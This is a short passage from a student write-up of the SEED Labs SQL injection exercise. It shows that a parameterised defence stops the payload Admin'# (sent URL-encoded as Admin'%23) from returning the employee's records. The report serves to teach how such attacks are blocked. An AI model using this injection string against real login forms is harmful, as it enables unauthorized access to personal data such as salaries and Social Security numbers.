
Get Information

USERNAME Admin'#

PASSWORD Password

Copyright © SEED LABs

We try out the same SQL attack that we previously did. However, we see that the following output is obtained



www.seed-server.com/defense/getinfo.php?username=Admin'%23&Password=

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

None of the Admin details are rendered back to the attacker. This is because '**Admin'#**' is now considered a string. No such user exists in the credential database and therefore, no records are returned back to the attacker.

We have therefore, been able to successfully thwart the SQL injection.